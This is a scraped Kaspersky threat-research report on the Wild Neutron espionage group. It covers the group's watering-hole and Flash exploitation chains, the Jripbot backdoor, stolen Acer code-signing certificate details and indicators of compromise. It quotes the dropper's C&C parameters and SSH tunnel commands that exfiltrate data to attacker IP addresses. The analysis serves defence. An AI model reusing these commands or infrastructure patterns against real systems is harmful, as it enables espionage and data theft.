

Home Products Small Business 1-50 employees Medium Business 51-999 employees Enterprise 1000+ employees

SECURELIST by Kaspersky

CompanyAccount Get In Touch  Dark mode English 

Solutions  Industries  Products  Services  Resource Center  About Us  GDPR

 Content menu

Search...



 Subscribe




# Wild Neutron – Economic espionage threat actor returns with new tricks

APT REPORTS

08 JUL 2015

 10 minute read



## // AUTHORS

Expert

GREAT

## Stolen Acer code signing certificate and unknown Flash Player exploit used in attacks



Table of Contents



Older (2013) campaigns

Technical analysis

Exploitation – 2015

The main malware dropper

The main backdoor (aka “Jripbot”)

Lateral movement

SSH tunnel backdoor

Stolen certificate

Victims and statistics

Attribution

Conclusions

### Indicators of Compromise (IOC)

A powerful threat actor known as “Wild Neutron” (also known as “Jripbot” and “[Morpho](#)”) has been active since at least 2011, infecting high profile companies for several years by using a combination of exploits, watering holes and multi-platform malware.

The latest round of attacks in 2015 uses a stolen code signing certificate belonging to Taiwanese electronics maker Acer and an unknown Flash Player exploit.

Wild Neutron hit the spotlight in 2013, when it successfully infected companies such as Apple, Facebook, Twitter and Microsoft. This attack took advantage of a Java zero-day exploit and used hacked forums as watering holes. The 2013 incident was highly publicized and, in the aftermath, the threat actor went dark for almost one year.



**#WildNeutron is a powerful entity engaged in espionage, possibly for economic reasons**



In late 2013 and early 2014 the attacks resumed and continued throughout 2015. Targets of the new attacks include:

- Law firms
- Bitcoin-related companies
- Investment companies
- Large company groups often involved in M&A deals
- IT companies
- Healthcare companies
- Real estate companies
- Individual users

### Indicators of Compromise (IOCs)

- Known malicious hostnames and domains:
- Known malicious IPs:
- Known file names:
- Named pipes:
- Events & mutexes:

The focus of these attacks suggests this is not a nation-state sponsored actor. However, the use of zero-days, multi-platform malware as well as other techniques makes us believe it's a powerful entity engaged in espionage, possibly for economic reasons.

## Older (2013) campaigns

During the 2013 attacks, the Wild Neutron actor successfully compromised and leveraged the website **www.iphonedevsdk[.]com**, which is an iPhone developers forum.

The attackers injected a script into the forum that redirected visitors to another website (**min.liveanalytics[.]org** – *currently SINKHOLED by Kaspersky Lab*) that hosted a Java zero-day exploit. A similar attack was also found in another forum dedicated to Linux developers: **fedoraforum[.]org**. For a more detailed analysis of these 2013 attacks, see Eric Romang's blog: <http://eromang.zataz.com/2013/02/20/facebook-apple-twitter-watering-hole-attack-additional-informations/>.

Other forums compromised by the Wild Neutron group and identified by reports from the Kaspersky Security Network include:

- [expatforum.com](http://expatforum.com)
- [mygsmindia.com](http://mygsmindia.com)
- [forum.samdroid.net](http://forum.samdroid.net)
- [emiratesmac.com](http://emiratesmac.com)
- [forums.kyngdvd.com](http://forums.kyngdvd.com)
- [community.flexispy.com](http://community.flexispy.com)
- [ansar1.info](http://ansar1.info)

In particular, two of these stand out: “**community.flexispy[.]com**” and “**ansar1[.]info**”. The first one is a community ran by Flexispy, a company that sells spyware for mobile devices. The second one is a Jihadist forum that is currently closed.

---

### ***ansar1[.]info was injected by Wild Neutron in 2013***

Back in 2013, the attackers also leveraged a Mac OS X backdoor, known as OSX/Pint sized. This is also described in more detail in Eric Romang's excellent blog: <http://eromang.zataz.com/2013/03/24/osx-pint-sized-backdoor-additional-details/>. The same backdoor, compiled for Win32, is still being used in the 2015 attacks.



**#WildNeutron is one of the most unusual APT group we've analysed and tracked**



Some of the more prominent victims of the 2013 attack include Twitter, Facebook, Apple and Microsoft. These breaches were [covered widely by the press](#) and some affected companies, issued statements on the incident (see [Facebook's statement](#)).

The targeting of major IT companies like Facebook, Twitter, Apple and Microsoft is unusual, however, it's not entirely unique. The lack of victims in other sectors, such as diplomatic or government institutions, is however quite unusual. This makes us believe this is not a nation-state sponsored attack.

## Technical analysis

The malware set used by the Wild Neutron threat actor has several component groups, including:

- A main backdoor module that initiates the first communication with C&C server
- Several information gathering modules
- Exploitation tools
- SSH-based exfiltration tools
- Intermediate loaders and droppers that decrypt and run the payloads

Although customized, some of the modules seem to be heavily based on open source tools (e.g. the password dumper resembles the code of Mimikatz and Pass-The-Hash Toolkit) and commercial malware (HTTPS proxy module is practically identical to the one that is used by Hesperbot).



Although customized, some of the modules seem to be heavily based on open source tools

#WildNeutron



Tweet

All C&C communication is encrypted with a custom protocol. Dropped executables, as well as some of the hardcoded strings are usually obfuscated with XOR (depends on bot version). The main backdoor module contains a number of evasion techniques, designed to detect or time out sandboxes and emulation engines.

## Exploitation – 2015

The initial infection vector from the 2014–2015 attacks is still unknown, although there are clear indications that the victims are exploited by a kit that leverages an unknown Flash Player exploit.

### GREAT WEBINARS

13 MAY 2021, 1:00PM

 **GReAT Ideas. Balalaika Edition**

BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

 **GReAT Ideas. Green Tea Edition**

JOHN HULTQUIST, BRIAN BARTHOLOMEW,  
SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK,  
YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM

 **GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots**

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU,  
KURT BAUMGARTNER, DAN DEMETER,  
YAROSLAV SHMELEV

26 AUG 2020, 2:00PM

 **GReAT Ideas. Powered by SAS: threat actors advance on new fronts**

IVAN KWIATKOWSKI, MAHER YAMOUT,  
NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME,  
GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

 **GReAT Ideas. Powered by SAS: threat hunting and new techniques**

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER,  
BRIAN BARTHOLOMEW, BORIS LARIN,

The following exploitation chain was observed in one of the attacks:

ARIEL JUNGHEIT, FABIO ASSOLINI

Site	hxxp://cryptomag.mediasource.ch/
Paths	<div><div>/favicon.ico</div><div>/msie9html5.jpg</div><div>/loader-large.gif</div><div>/bootstrap.min.css</div><div>/stats.js?d=1434374526478</div><div>/autoload.js?styleid=20&amp;langid=5&amp;sid=883f2efa&amp;d=1434374526</div><div>/banner.html?styleid=19&amp;langid=23&amp;sid=883f2efa&amp;d=1434374526</div><div>/883f2efa/bniqligx.swf?</div><div>styleid=4&amp;langid=6&amp;sid=883f2efa&amp;d=1434374533</div><div>/883f2efa/pzixfgne?</div><div>styleid=5&amp;langid=25&amp;sid=883f2efa&amp;d=1434374533</div><div>/883f2efa/bniqligx.swf?</div><div>styleid=4&amp;langid=6&amp;sid=883f2efa&amp;d=1434374533/</div><div>/background.jpg</div></div>

The subdomain **cryptomag.mediasource[.]ch** appears to have been created for this attack; it pointed to an IP address associated with other Wild Neutron C&Cs, highlighted in red below:

*Hosts resolving to 66.55.133[.]89*

While **app.cloudprotect[.]eu** and **ssl.cloudprotect[.]eu** are two known Wild Neutron C&Cs, cryptomag.mediasource[.]ch appears to have been pointed to this IP for the purpose of exploitation. Another suspicious domain can be observed above, secure.pdf-info[.]com.

We haven't seen any attacks connected with his hostname yet, however, the name scheme indicates this is also malicious.

In another attack, we observed a similar exploitation chain, however hosted on a different website, `hxxp://find.a-job.today/`.

In both cases, the visitors browsed the website, or arrived via what appears to have been an online advertisement. From there, "autoload.js" appears in both cases, which redirects to another randomly named HTML file, which eventually loads a randomly named SWF file.

While the group used watering hole attacks in 2013, it's still unclear how victims get redirected to the exploitation kits in the new 2014-2015 attacks. Instead of Flash exploits, older Wild Neutron exploitation and watering holes used what was a Java zero-day at the end of 2012 and the beginning of 2013, detected by Kaspersky Lab products as *Exploit.Java.CVE-2012-3213.b*.

## The main malware dropper

The functionality of the main dropper is relatively simple: it decrypts the backdoor executable (stored as a resource and encrypted with a simple XOR 0x66), writes it to a specified path and then executes it with parameters that are hardcoded in the dropper body. One of the parameters is the URL address of the C&C server, while others contain various bot configuration options.

Example parameters used by the dropper:

```
igfxupt.exe https://app.cloudprotect[.]eu:443 /opts  
          resolv=logs.cloudprotect[.]eu
```

After executing the main backdoor, the dropper is securely deleted by overwriting its content with random numbers several times before renaming and removing the file.

## The main backdoor (aka “Jripbot”)

This binary is executed with the URL address of the C&C server as a parameter; it can also receive an optional bot configuration. This information is then double-encrypted – first with RC4 and then with Windows CryptProtectData function – and saved to the registry.

Before performing any other activity, the malware first runs its stalling code (designed to outrun the emulators), then performs several anti-sandboxing checks and enters an infinite loop if any unwanted software running in the system is detected.

Otherwise, it gathers some basic system information:

- Version of the operating system
- If program is running under WOW64
- If current user has administrator privileges
- Which security features of Windows are enabled
- Username and computer name
- Server name and LAN group
- Information about logical drives
- System uptime and idle time
- Default web browser
- Proxy settings

Based on some of this information, malware generates a unique ID for the victim and starts the C&C communication by sending the ID value and awaiting commands.

Backdoor configuration options may include proxy server address and credentials, sleeptime/delay values and connection type, but the most interesting option is the `resolve=[url]` option. If this option is set, the malware generates a domain name consisting of computer name, unique ID and the URL passed with this option; then it tries

FROM THE SAME AUTHORS



to resolve the IP address of this domain. We suspect this is the method the attackers use to send the generated UID to the C&C.

Commands from the C&C may instruct the bot to perform following actions:

- Change the current directory to the requested one
- Execute an arbitrary command in the command line
- Set the autorun value for itself in the registry
- Delete the autorun value for itself in the registry
- Shred requested file (overwrite the file content with random numbers, overwrite the file name with zeroes and then delete it)
- Download file from the Internet and save it (optionally encrypted) to the disk
- Install or uninstall additional malware plugins
- Collect and send system information
- Enumerate drives
- Set sleeptime value
- Update the configuration
- Update itself
- Quit

Older versions of this backdoor, used in the 2013 attacks, had a bit more functionality:

- Password harvesting
- Port scanning
- Collecting screenshots
- Pushing files to C&C
- Reverse shell

**Grandoreiro, the global trojan with grandiose goals**

**Stealer here, stealer there, stealers everywhere!**

**Exotic SambaSpy is now dancing with Italian users**

**BlindEagle flying high in Latin America**

**EastWind campaign: new CloudSorcerer attacks on government organizations in Russia**

These features were removed from the newer backdoor versions that are used in recent attacks. Instead, malware developers decided to implement a plugin mechanism and run different tools for different tasks. This suggests a clear shift towards more flexible modular architecture.



**#WildNeutron hide the C&C address by encrypting it in the registry with machine-dependent information**



Tweet

In terms of functionality, the main backdoor is no different from many other Remote Access Tools (RATs). What really stands out is the attacker's carefulness to hide the C&C address, by encrypting it in the registry with machine-dependent information. Also notable is the ability to recover from a C&C shutdown by contacting a dynamically generated domain name, which only the attackers know in advance, as it is directly tied to each unique victim.

According to the timestamp of the samples the distribution is as follows:

---

Each backdoor appears to contain an internal version number, which ranges from 11000 to 16000 in the latest samples. This allows us to trace the following evolutionary map:

Backdoors used in the 2013 attacks:

MD5	Timestamp	Version	Filename	Size
1582d68144de2808b518934f0a02bfd6	29 Nov 2012	11000	javacpl.exe	32716
14ba21a3a0081ef60e676fd4945a8bdc	30 Nov 2012	12000	javacpl.exe	32972
0fa3657af06a8cc8ef14c445acd92c0f	09 Jan 2013	13000	javacpl.exe	34355

Backdoors used in 2014 and 2015 attacks:

MD5	Timestamp	Version	Filename
95ffe4ab4b158602917dd2a999a8caf8	13 Dec 2013	14014	LiveUpdater.exe
342887a7ec6b9f709adcb81fef0d30a3	20 Jun 2014	15013	FlashUtil.exe
dee8297785b70f490cc00c0763e31b69	02 Aug 2013 (possibly fake)	16010	lgfxUpt.exe
f0fff29391e7c2e7b13eb4a806276a84	27 Oct 2014	16017	RtlUpd.exe

The installers also have a version number, which indicates the following evolution:

MD5	Timestamp	Version
1f5f5db7b15fe672e8db091d9a291df0	16 Dec 2011	1.4.1
48319e9166cda8f605f9dce36f115bc8	28 Sep 2012	1.5.0
088472f712d1491783bbad87bcc17c48	12 Apr 2013	1.6.3

ee24a7ad8d137e54b854095188de0bbf07 Jan 20141.6.4

## Lateral movement

After installing the main backdoor and establishing initial C2 communication, the attackers use a range of different tools to extract sensitive data and control the victim's machine. These tools include a password harvesting trojan, a reverse-shell backdoor and customized implementations of OpenSSH, WMIC and SMB. Sometimes, they only drop a simple perl reverse shell and use various collection methods to retrieve credentials from a set of machines, escalate privileges, and fan out across a network from there. Besides these tools, there is also a number of small utility modules of different functionalities, from loaders and configuration tools, to file shredders and network proxies.

It's also worth noting that this threat actor heavily relies on already existing code, using publicly available open source applications, as well as Metasploit tools and leaked malware sources, to build its own toolset. Some of these tools are designed to work under Cygwin and come together with the Cygwin API DLL, which may suggest that the attackers feel more comfortable when working in a Linux-like environment.

## SSH tunnel backdoor

During the 2014/2015 attacks, we observed the attackers deploying custom, OpenSSH-based Win32 tunnel backdoors that are used to exfiltrate large amounts of data in a reliable manner. These tunnel backdoors are written as "updt.dat" and executed with two parameters, -z and -p. These specify the IP to connect to and the port. Despite the port number 443, the connection is SSH:

- /d /u /c updt.dat -z 185.10.58.181 -p 443
- /d /u /c updt.dat -z 46.183.217.132 -p 443

### Subscribe to our weekly e-mails

The hottest research right in your inbox

Email(Required)

☐ I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I

- `/d /u /c updt.dat -z 217.23.6.13 -p 443`

For authentication, the SSH tunnel backdoor contains a hardcoded RSA private key.

## Stolen certificate

During the 2015 attacks, Wild Neutron used a dropper signed with a stolen, yet valid Acer Incorporated certificate.

understand that I can withdraw this consent at any time via e-mail by clicking the “unsubscribe” link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

 **Subscribe**

### *Acer signature on Wild Neutron dropper*

The abused certificate has the following properties:

Serial: 5c c5 3b a3 e8 31 a7 df dc 7c 28 d5 15 8f c3 80

Thumbprint: 0d 85 91 41 ee 9a 0c 6e 72 5f fe 6b cf c9 9f 3e fc c3  
fc 07

The dropper (dbb0ea0436f70f2a178a60c4d8b791b3) appears to have been signed on June 15, 2015. It drops a Jripbot backdoor as “lgfxUpt.exe” and configures it to use the C&C “app.cloudprotect[.]eu”.



## #WildNeutron used a dropper signed with a stolen, yet valid Acer Incorporated certificate



Tweet

We have worked with Symantec, Verisign and Acer to revoke the compromised certificate.

## Victims and statistics

The Wild Neutron attacks appear to have a highly targeted nature. During our investigation, we have been able to identify several victims across 11 countries and territories:

- France
- Russia
- Switzerland
- Germany
- Austria
- Palestine
- Slovenia
- Kazakhstan
- UAE
- Algeria
- United States

---

The victims for the 2014-2015 versions are generally IT and real estate/investment companies and in both cases, a small number of computers have been infected throughout the organizations. The attackers appear to have updated the malware implant and deployed some additional tools, however, we haven't observed serious lateral movement in these cases.

## Attribution

The targeting of various companies, without a government focus, makes us believe this is not a nation state sponsored APT. The attackers have also shown an interest in investment related targets, which indicate knowledge and skills to exploit such information on the market to turn it into financial advantages.



**In some of the samples, the encrypted configuration includes a Romanian language string #WildNeutron**



In some of the samples, the encrypted configuration includes a Romanian language string, which is used to mark the end of the C&C communication:

Interestingly, “La revedere” means “goodbye” in Romanian. In addition to that, we found another non-English string which is the latin transcription of the russian word Успешно (“uspeshno” -> “successfully”); this string is written to a pipe after executing a C2 command.



We found another non-English string which is the latin transcription of the russian word   
#WildNeutron



One of the samples has an internal name of “WinRAT-Win32-Release.exe”. This seems to indicate the authors are calling the malware “WinRAT”.

More information about the Wild Neutron attribution is available to Kaspersky Intelligence Services customers. Contact: intelreports@kaspersky.com

## Conclusions

Compared to other APT groups, Wild Neutron is one of the most unusual ones we’ve analysed and tracked. Active since 2011, the group has been using at least one zero-day exploit, custom malware and tools and managed to keep a relatively solid opsec which so far

### IN THE SAME CATEGORY

Beyond the Surface: the evolution and expansion of the SideWinder APT group

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

APT trends report Q2 2024

CloudSorcerer – A new APT targeting Russian government entities



eluded most attribution efforts. Their targeting of major IT companies, spyware developers (FlexiSPY), jihadist forums (the “Ansar Al-Mujahideen English Forum”) and Bitcoin companies indicate a flexible yet unusual mindset and interests.

Some of group’s distinctive features include:

- Use of open source tools and leaked sources of other malware
- Use of stolen certificate from Acer Incorporated to sign malware
- Use of cross platform zero-day exploit (Java and Flash) followed by cross platform payload reverse shell (Perl) for initial penetration
- Use of \*NIX code ported to Windows through Cygwin
- Heavy use of SSH for exfiltration, a commonly used \*NIX administration tool
- Use of CryptProtectData API to keep C&C URLs secret
- Simple command line interface, built around all malware components, utilizing named pipes for communication between modules;
- Auxiliary tools are written in C and most of them contain a built-in help, which may be printed by executing the binary with a “-pleh” parameter

We continue to track the Wild Neutron group, which is still active as of June 2015.

Kaspersky products detect the malware used in the attacks as: HEUR:Trojan.Win32.WildNeutron.gen, Trojan.Win32.WildNeutron.\*, Trojan.Win32.JripBot.\*, HEUR:Trojan.Win32.Generic

Read more about how Kaspersky Lab products can help to protect you from Wild Neutron threat actor here:

[Wild Neutron in the wild: perhaps you’re his next prey](#)

# Indicators of Compromise (IOCs)

## Known malicious hostnames and domains:

ddosprotected.eu  
updatesoft.eu  
app.cloudprotect.eu  
fw.ddosprotected.eu  
logs.cloudprotect.eu  
ssl.cloudprotect.eu  
ssl.updatesoft.eu  
adb.strangled.net  
digitalinsight-ltd.com  
ads.digitalinsight-ltd.com  
cache.cloudbox-storage.com  
cloudbox-storage.com  
clust12-akmai.net  
corp-aapl.com  
fb.clust12-akmai.net  
fbcbn.net  
img.digitalinsight-ltd.com  
jdk-update.com  
liveanalytics.org  
min.liveanalytics.org  
pop.digitalinsight-ltd.com  
ww1.jdk-update.com  
find.a-job.today  
cryptomag.mediasource.ch

## Known malicious IPs:

185.10.58.181  
46.183.217.132  
64.187.225.231  
62.113.238.104  
66.55.133.89  
217.23.6.13

## Known file names:

%APPDATA%\Roaming\FlashUtil.exe  
%APPDATA%\Roaming\Acer\LiveUpdater.exe  
%APPDATA%\Roaming\Realtek\RtlUpd.exe  
%ProgramData%\Realtek\RtlUpd.exe  
%APPDATA%\Roaming\sqlite3.dll (UPX packed)  
%WINDIR%\winsession.dll  
%APPDATA%\appdata\local\temp\teamviewer\version9\update.exe  
%SYSTEMROOT%\temp\\_dbg.tmp  
%SYSTEMROOT%\temp\ok.tmp  
C:\windows\temp\debug.txt  
C:\windows\syswow64\mshtaex.exe  
%SYSROOT%\System32\mshtaex.exe  
%SYSROOT%\System32\wdigestEx.dll  
%SYSROOT%\System32\dpcore16t.dll  
%SYSROOT%\System32\iastor32.exe  
%SYSROOT%\System32\mspool.dll  
%SYSROOT%\System32\msvcse.exe  
%SYSROOT%\System32\mspool.exe  
C:\Program Files (x86)\LNVSuite\LnrAuth.dll  
C:\Program Files (x86)\LNVSuite\LnrAuthSvc.dll  
C:\Program Files (x86)\LNVSuite\LnrUpdt.exe  
C:\Program Files (x86)\LNVSuite\LnrUpdtP.exe  
DF39527~.tmp

## Named pipes:

\\.\pipe\winsession  
\\.\pipe\lsassw

## Events & mutexes:

Global\LnrRTPDispatchEvents  
\_Winlogon\_TCP\_Service

APT

CYBER ESPIONAGE

DIGITAL CERTIFICATES

TARGETED ATTACKS

VULNERABILITIES AND EXPLOITS

WILD NEUTRON

# Wild Neutron – Economic espionage threat actor returns with new tricks

Your email address will not be published. Required fields are marked \*

Type your comment here

Name \*

Email \*

Comment

ROLAND FINLEY  
Posted on July 8, 2015. 7:19 pm

Please provide a copy of the Acer code-signing certificate, so it can readily be blacklisted via Group Policy.

Reply

## // LATEST POSTS



SAS

The Crypto Game of Lazarus APT: Investors vs. Zero-days

BORIS LARIN, VASILY BERDNIKOV

MALWARE DESCRIPTIONS

Grandoreiro, the global trojan with grandiose goals

GREAT

CRIMEWARE REPORTS

Stealer here, stealer there, stealers everywhere!

GREAT

CRIMEWARE REPORTS

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

KASPERSKY

## // LATEST WEBINARS

THREAT INTELLIGENCE AND IR

04 SEP 2024, 5:00PM 60 MIN

Inside the Dark Web: exploring the human side of cybercriminals

ANNA PAVLOVSKAYA

TECHNOLOGIES AND SERVICES

13 AUG 2024, 5:00PM 60 MIN

The Cybersecurity Buyer's Dilemma: Hype vs (True) Expertise

OLEG GOROBETS,  
ALEXANDER LISKIN

CYBERTHREAT TALKS

16 JUL 2024, 5:00PM 60 MIN

Cybersecurity's human factor – more than an unpatched vulnerability

OLEG GOROBETS

TRAININGS AND WORKSHOPS

09 JUL 2024, 4:00PM 60 MIN

Building and prioritizing detection engineering backlogs with MITRE ATT&CK

ANDREY TAMOYKIN

## // REPORTS

## Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

## EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

## BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

## APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.



## // SUBSCRIBE TO OUR WEEKLY E-MAILS

The hottest research right in your inbox

 **Subscribe**

☐

I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

<a href="#">APT (Targeted attacks)</a>	<a href="#">APT reports</a>	<a href="#">Archive</a>
<a href="#">Secure environment (IoT)</a>	<a href="#">Malware descriptions</a>	<a href="#">All tags</a>
<a href="#">Mobile threats</a>	<a href="#">Security Bulletin</a>	<a href="#">Webinars</a>
<a href="#">Financial threats</a>	<a href="#">Malware reports</a>	<a href="#">APT Logbook</a>
<a href="#">Spam and phishing</a>	<a href="#">Spam and phishing reports</a>	<a href="#">Statistics</a>
<a href="#">Industrial threats</a>	<a href="#">Security technologies</a>	<a href="#">Encyclopedia</a>
<a href="#">Web threats</a>	<a href="#">Research</a>	<a href="#">Threats descriptions</a>
<a href="#">Vulnerabilities and exploits</a>	<a href="#">Publications</a>	<a href="#">KSB 2023</a>
<a href="#">All threats</a>	<a href="#">All categories</a>	

© 2024 AO Kaspersky Lab. All Rights Reserved.  
Registered trademarks and service marks are the property of their respective owners.

[Privacy Policy](#) | [License Agreement](#)  
[Cookies](#)